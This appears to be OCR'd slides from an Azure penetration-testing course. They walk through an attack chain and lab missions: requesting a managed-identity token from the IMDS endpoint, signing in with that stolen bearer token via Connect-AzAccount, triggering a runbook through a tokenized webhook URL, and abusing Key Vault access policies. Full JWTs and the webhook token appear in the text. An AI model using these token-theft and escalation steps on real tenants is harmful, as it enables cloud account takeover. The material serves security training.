
Can be used by anyone from anywhere (on the web)

Valid for 10 years (extendable)

Security

Relies on the privacy of the URL (contains a token)

No authentication




```
PS D:\tarek> Invoke-WebRequest -UseBasicParsing -Method POST -Uri https://6e8cd070-8a80-44ab-a1e8-b842adff58a5.webhook.eus.azure-automation.net
/webhooks?token=50BbB06J%2fR%2fMmD%2fy9T4vmxHThobAN5m7XgZKsHpqcvg%3d

StatusCode        : 202
StatusDescription : Accepted
```

MISSION

Instructor will start Start-VM

You start Get-MgdID-Token runbook

Keep an eye on the Output. What did you get?

EXTRA MILE

Do NOT change the MgdID-Win10 VM

Use the Runbook-Me-Win10 VM

Create a runbook with the add-user script

Use your own credentials

https://github.com/DeanOfCyber/Azure-Penetration-Testing/blob/main/PowerShell/Add-LocalAdmin.ps1

Access the VM (20.230.6.236)

STORY 1

Enumerate

Initial Access – Password Spray

Defense bypass – Conditional Access

Persistence – Guest user

Privilege Escalation – Dynamic Groups

Privilege Escalation – Runbooks

Privilege Escalation – Managed Identity

Privilege Escalation – Key Vaults

MANAGED IDENTITY

REVIEW...

Service Principal

Create SP > Grant permissions > Set credentials > Store credentials > Rotate credentials > Clean up credentials > Delete SP

Managed ID

Resource to resource communication

Create resource with Managed ID > Grant permissions > Delete resource

VM MANAGED IDENTITY

VM Managed ID


VMs could have a Managed ID


System assigned: tied to the resource


User assigned: can be used with multiple resources

Could have higher privileges

Can be used to retrieve the Managed ID token


Win10-ManagedID | Identity
Virtual machine
Search (Ctrl+/)
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Settings
Networking
Connect
Disks
Size
Microsoft Defender for Cloud
Advisor recommendations
Extensions + applications
Continuous delivery
Availability + scaling
Configuration
Identity
System assigned
User assigned
Save
Discard
Refresh
Status
Off
On


Enable system assigned managed identity
'Win10-ManagedID' will be registered with Azure Active Directory. Once it is registered, 'Win10-ManagedID' can be granted permissions to access resources protected by Azure AD. Do you want to enable the system assigned managed identity for 'Win10-ManagedID'?
Yes
No


Home > Resource groups > VM_RG >
Add role assignment
Got feedback?
Role
Members
Review + assign
Selected role
VM Scanner Operator
Assign access to
User, group, or service principal
Managed identity
Members
+ Select members
Select managed identities
Got feedback?
Subscription *
Alto Tel HQ Subscription
Managed identity
Virtual machine (1)
Select
Search by name
Win10-ManagedID
/subscriptions/6009dd21-0e51-4b04-a62e-8edaf5fabb01/resourceGroups/VM_RG...

VM TOKEN REQUEST

Tokens

Bearer token. Can be used with: HTTP, PS, curl, etc.

Azure Resource Manager

Key Vault

Prerequisites

VM (obviously ☺)

Managed Identity

> **Important**
>
> - The security boundary of managed identities for Azure resources, is the resource it's being used on. All code/scripts running on a virtual machine can request and retrieve tokens for any managed identities available on it.

IMDS

Azure Instance Metadata Service

Provides information about currently running VM instances

Available for running instances of virtual machines

REST API that's available at a well-known, non-routable IP address (169.254.169.254)

Only accessibly from within the VM

> **Important**
>
> IMDS is **not** a channel for sensitive data. The API is unauthenticated and open to all processes on the VM. Information exposed through this service should be considered as shared information to all applications running inside the VM.

```
PS C:\Users\toor> $token = Invoke-WebRequest -Uri 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2
018-02-01&resource=https://management.azure.com/' -Method GET -Headers @{Metadata="true"} -UseBasicParsing
PS C:\Users\toor>
PS C:\Users\toor> $token.Content
{"access_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGxWMFRPSSIsImtpZCI6IjJaUXBKM
1VwYmpBWVhZR2FYRUpsOGxWMFRPSSJ9.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tLyIsImlzcyI6Imh0dHBzOi8vc3RzLndpbmRvd3
MubmV0LzE3ZTJhOTU1LTI5MTktNDc5OC1iYjkzLTI4YjllZjcwNTVjZS8iLCJpYXQiOjE2NTcwODc2MjIsIm5iZiI6MTY1NzA4NzYyMiwiZXhwIjoxNjU3
MTc0MzIyLCJhaW8iOiJFMlpnWU5ocVhEeGx0M1B4L25XUHY1YVZiRHhmRFFBPSIsImFwcGlkIjoiMDUyMjVjZGQtN2YxMi00OGU2LWJiZjItMzY4YzMxZm
IzY2E3IiwiYXBwaWRhY3IiOiIyIiwiaWRwIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMTdlMmE5NTUtMjkxOS00Nzk4LWJiOTMtMjhiOWVmNzA1NWNl
LyIsImlkdHlwIjoiYXBwIiwib2lkIjoiMmYwMGE3MWYtYTBiYi00ZjJlLTk5NDYtMzE1ODFkODYxZmY0IiwicmgiOiIwLkFYVUFWYW5pRnhrcG1FZTdreW
k1NzNCVnprWklmM2tBdXRkUHVrUGF3ZmoyTUJOMUFBQS4iLCJzdWIiOiIyZjAwYTcxZi1hMGJiLTRmMmUtOTk0Ni0zMTU4MWQ4NjFmZjQiLCJ0aWQiOiIx
N2UyYTk1NS0yOTE5LTQ3OTgtYmI5My0yOGI5ZWY3MDU1Y2UiLCJ1dGkiOiJHM3ZKT2EzYmFrNjBfTms3eVh3NUFBIiwidmVyIjoiMS4wIiwieG1zX21pcm
lkIjoiL3N1YnNjcmlwdGlvbnMvNjAwOWRkMjEtMGU1MS00YjA0LWE2MmUtOGVkYWY1ZmFiYjAxL3Jlc291cmNlZ3JvdXBzL1ZNX1JHL3Byb3ZpZGVycy9N
aWNyb3NvZnQuQ29tcHV0ZS92aXJ0dWFsTWFjaGluZXMvV2luMTAtTWFuYWdlZElEIiwieG1zX3RjZHQiOiIxNjU2NzA2MDE1In0.Qe2xW9vCqb5WdfM1c6
FPs9Qzb5amo8GH3_tirDwMCpl4Y_etB4oC8MTPe_1zOlBEy_dgWzfsOnj68TjzprDXCFE9YFtzSunenlcsm0g44eoLhsD7ky2CXjZRW7mwHBg5Q4zWE-g1
_s5CgPhL_yvsVWw47rNHLPJ5AN041_nuY-jjr5_KOxVlz4NkGNrHpzqkc-wqgBtcfkqNm8O0MPNf6ahY5RH4IsFcLwAzDVGyRWZXbhEv7cwlOALZtWeKta
VWiMHSXCjuJngTyBcCfGtvjP1bvInwXD1YQl_pHEe6HdFFolcCXcL6AL6fvNiAQOgQ1U66jWs-qMNS1CKh_gn-2Q","client_id":"05225cdd-7f12-4
8e6-bbf2-368c31fb3ca7","expires_in":"83771","expires_on":"1657174322","ext_expires_in":"86399","not_before":"165708762
2","resource":"https://management.azure.com/","token_type":"Bearer"}
```

```
PS D:\tarek> $token = "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGxWMFRPSSIsImtpZCI6IjJ
aUXBKM1VwYmpBWVhZR2FYRUpsOGxWMFRPSSJ9.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tLyIsImlzcyI6Imh0dHBzOi8vc3RzLndp
bmRvd3MubmV0LzE3ZTJhOTU1LTI5MTktNDc5OC1iYjkzLTI4YjllZjcwNTVjZS8iLCJpYXQiOjE2NTcwODc2MjIsIm5iZiI6MTY1NzA4NzYyMiwiZXhwIj
oxNjU3MTc0MzIyLCJhaW8iOiJFMlpnWU5ocVhEeGx0M1B4L25XUHY1YVZiRHhmRFFBPSIsImFwcGlkIjoiMDUyMjVjZGQtN2YxMi00OGU2LWJiZjItMzY4
YzMxZmIzY2E3IiwiYXBwaWRhY3IiOiIyIiwiaWRwIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMTdlMmE5NTUtMjkxOS00Nzk4LWJiOTMtMjhiOWVmNz
A1NWNlLyIsImlkdHlwIjoiYXBwIiwib2lkIjoiMmYwMGE3MWYtYTBiYi00ZjJlLTk5NDYtMzE1ODFkODYxZmY0IiwicmgiOiIwLkFYVUFWYW5pRnhrcG1F
ZTdreWk1NzNCVnprWklmM2tBdXRkUHVrUGF3ZmoyTUJOMUFBQS4iLCJzdWIiOiIyZjAwYTcxZi1hMGJiLTRmMmUtOTk0Ni0zMTU4MWQ4NjFmZjQiLCJ0aW
QiOiIxN2UyYTk1NS0yOTE5LTQ3OTgtYmI5My0yOGI5ZWY3MDU1Y2UiLCJ1dGkiOiJHM3ZKT2EzYmFrNjBfTms3eVh3NUFBIiwidmVyIjoiMS4wIiwieG1z
X21pcmlkIjoiL3N1YnNjcmlwdGlvbnMvNjAwOWRkMjEtMGU1MS00YjA0LWE2MmUtOGVkYWY1ZmFiYjAxL3Jlc291cmNlZ3JvdXBzL1ZNX1JHL3Byb3ZpZG
Vycy9NaWNyb3NvZnQuQ29tcHV0ZS92aXJ0dWFsTWFjaGluZXMvV2luMTAtTWFuYWdlZElEIiwieG1zX3RjZHQiOiIxNjU2NzA2MDE1In0.Qe2xW9vCqb5W
dfM1c6FPs9Qzb5amo8GH3_tirDwMCpl4Y_etB4oC8MTPe_1zOlBEy_dgWzfsOnj68TjzprDXCFE9YFtzSunenlcsm0g44eoLhsD7ky2CXjZRW7mwHBg5Q4
zWE-g1_s5CgPhL_yvsVWw47rNHLPJ5AN041_nuY-jjr5_KOxVlz4NkGNrHpzqkc-wqgBtcfkqNm8O0MPNf6ahY5RH4IsFcLwAzDVGyRWZXbhEv7cwlOALZ
tWeKtaVWiMHSXCjuJngTyBcCfGtvjP1bvInwXD1YQl_pHEe6HdFFolcCXcL6AL6fvNiAQOgQ1U66jWs-qMNS1CKh_gn-2Q"


PS D:\tarek> Connect-AzAccount -AccessToken $token -AccountId 17e2a955-2919-4798-bb93-28b9ef7055ce

Account                               SubscriptionName        TenantId                              Environment
-------                               ----------------        --------                              -----------
17e2a955-2919-4798-bb93-28b9ef7055ce Alto Tel HQ Subscription 17e2a955-2919-4798-bb93-28b9ef7055ce AzureCloud
```

MISSION

Get the tokens from the **latest** runbook

Notice there are two: Management and Key vault

Use the Management token to login as the Managed ID **(remove all spaces)**

What are your AzRoleAssignment?

```
PS D:\tarek> $mgttoken = "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGxWMF
.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tLyIsImlzcyI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzE3ZTJhOTU
Tc4MjU3ODcsIm5iZiI6MTY1NzgyNTc4NywiZXhwIjoxNjU3OTEyNDg3LCJhaW8iOiJFMlpnWUhBdlVlT2Z2T3REKzE3aHBKVTdwNjViQ
```

```
PS D:\tarek> Connect-AzAccount -AccessToken $mgttoken -AccountId fde6ed1b-b0d1-4616-ad48-6b3d2624509f

Account                              SubscriptionName        TenantId                             Environment
-------                              ----------------        --------                             -----------
fde6ed1b-b0d1-4616-ad48-6b3d2624509f Alto Tel HQ Subscription 17e2a955-2919-4798-bb93-28b9ef7055ce AzureCloud
```

```
PS D:\tarek> Get-AzRoleAssignment
WARNING: We have migrated the API calls for this cmdlet from Azure Active Directory Graph to Microsoft Graph.
Visit https://go.microsoft.com/fwlink/?linkid=2181475 for any permission issues.
```

DIY MISSION

Go to Automation Accounts > VMs-Auto-Account > Runbooks > Create a runbook

Runbook type PowerShell, Runtime version 5.1

Paste the code > Save > Publish

Go back to runbook and refresh

Click on your runbook

Start button will be greyed out. Please wait for a while

Once the start button is available, start your runbook and see the output for the token

STORY 1

Enumerate

Initial Access – Password Spray

Defense bypass – Conditional Access

Persistence – Guest user

Privilege Escalation – Dynamic Groups

Privilege Escalation – Runbooks

Privilege Escalation – Managed Identity

Privilege Escalation – Key Vaults

KEY VAULTS

KEY VAULTS

Secrets

Used for storing and accessing keys, secrets and/or certs

Secrets can be protected by Access Policies or RBAC

Access Policies can be abused by Contributor to self-permit reading secrets

ACCESS POLICIES

Access Policies

Determines what actions a Security Principal can do

No longer recommended by Microsoft

But migrating to RBAC is a challenge, so they stay


Important

Key Vault access policies don't support granular, object-level permissions like a specific key, secret, or certificate. When a user is granted permission to create and delete keys, they can perform those operations on all keys in that key vault.

Important

If a user has `Contributor` permissions to a key vault management plane, the user can grant themselves access to the data plane by setting a Key Vault access policy. You should tightly control who has `Contributor` role access to your key vaults. Ensure that only authorized persons can access and manage your key vaults, keys, secrets, and certificates.

https://docs.microsoft.com/en-us/azure/key-vault/general/security-features


altotelhq-keyvault | Access policies
Key vault
Search (Ctrl+/)
Save
Discard
Refresh
Settings
Keys
Secrets
Certificates
Access policies
Networking
Security
Properties
Locks
Please click the 'Save' button to commit your changes.
Enable Access to:
Azure Virtual Machines for deployment
Azure Resource Manager for template deployment
Azure Disk Encryption for volume encryption
Permission model
Vault access policy
Azure role-based access control
+ Add Access Policy

